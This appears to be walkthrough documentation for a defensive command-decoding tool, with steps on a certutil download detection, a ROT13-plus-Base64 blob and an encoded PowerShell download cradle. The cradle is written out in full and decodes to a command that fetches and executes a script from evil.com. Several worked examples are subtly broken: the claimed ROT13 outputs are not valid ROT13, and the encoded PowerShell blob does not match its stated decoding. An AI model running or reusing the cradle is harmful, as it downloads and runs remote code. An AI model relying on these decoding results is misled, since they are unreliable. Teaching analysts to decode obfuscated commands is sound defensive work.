
Expected: Confidence = high. Rule = "certutil.exe used as URL cache downloader".

Step 4 — Pivot on the URL


Action: In IOCS tab, click ``malicious.example[.]net``.

Expected: Domain gets enriched — VT/OTX verdicts render, WHOIS lookup fires.

Step 1 · GRAPH + CHAIN — visual evidence




Screenshot 1 · step_1_a




Screenshot 2 · step_1_b




Screenshot 3 · step_1_c



Screenshot 4 · step_1_tab_flow




Screenshot 5 · step_1_tab_iocs




Screenshot 6 · step_1_tab_lolbas




Screenshot 7 · step_1_tab_mitre



Screenshot 8 · step_1_tab_osint



Screenshot 9 · step_1_tab_ti-hits



Related: [threat_intel_enrichment](#) [investigation_timeline](#) [auto_investigate](#)

◆ Payload Example · Double-Encoded (ROT13 + Base64)

Adversaries sometimes chain two cheap encodings (ROT13 → Base64) to hide from single-shot decoders. NivXRay's recursive Candidate Explorer catches this by scoring every candidate at each stage.

Step 1 — The raw command

Action: Paste this Base64 blob (which ROT13-decodes to a URL):

cGVyZ2N4Ly9uYWlpaWkuYy1yaWZlMj2eS90b2NyLnpycmZzZW56rQ== Note the trailing rQ== is intentional junk — real samples often have padding weirdness.

Expected: Magic hint reads "Base64". You paste and NivXRay's engine starts scoring.

Step 2 — NIVXRAY DECODE (recursive)

Action: Click NIVXRAY DECODE. The engine peels Base64, then notices the result "cerg" / "irysnp"-shaped tokens are ROT13-consistent, and applies ROT13 next.

Expected: OUTPUT = pergc//naiiii.c-rifely/tocre.zrrfsenz → after ROT13 → certc//naveeee.p-verse.by/toce.smmerns (a plausible URL/domain). Chain = 2 stages, Base64 then ROT13.

Step 3 — Open the Candidate Explorer

Action: Toggle SHOW CANDIDATE EXPLORER.


Expected: The winning chain is `base64\_decode → rot13`, but the panel shows why single-shot ROT13 and single-shot Base64 lost (low linguistic score, non-printable ratio).

Step 4 — Correct if the answer looks wrong


Action: If NivXRay picked the wrong ROT-N variant, click CORRECT THIS.

Expected: Correction modal opens with the winning chain pre-populated. Save the truth and (optionally) promote to the regression corpus.

Screenshot 1 · step_1



Screenshot 2 · step_2



Related: [candidate_explorer](#) [base64_decode](#) [rot13](#) [correction_flow](#)

◆ Payload Example · Encoded PowerShell Download-Cradle

The classic "Emotet-style" download-cradle — ``powershell.exe -Enc <UTF-16LE base64>`` invoking ``Net.WebClient.DownloadString``. This is what NivXRay was built to decode in one click.

Step 1 — The raw command

Action: powershell.exe -NoP -NonI -W Hidden -Enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBIAHQALgBXAGUAYgBDAGwAaQBIAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMAMQAnACkA Paste it into the workspace input.

Expected: Character count updates. Magic hint reads "Base64 (UTF-16LE)".

Step 2 — One-click NIVXRAY DECODE

Action: Click NIVXRAY DECODE. The engine picks Base64 → UTF-16LE automatically.

Expected: OUTPUT shows `IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')`. Chain = 2 stages.

Step 3 — Read the verdict

Action: Look at the Threat Analysis panel top-right.

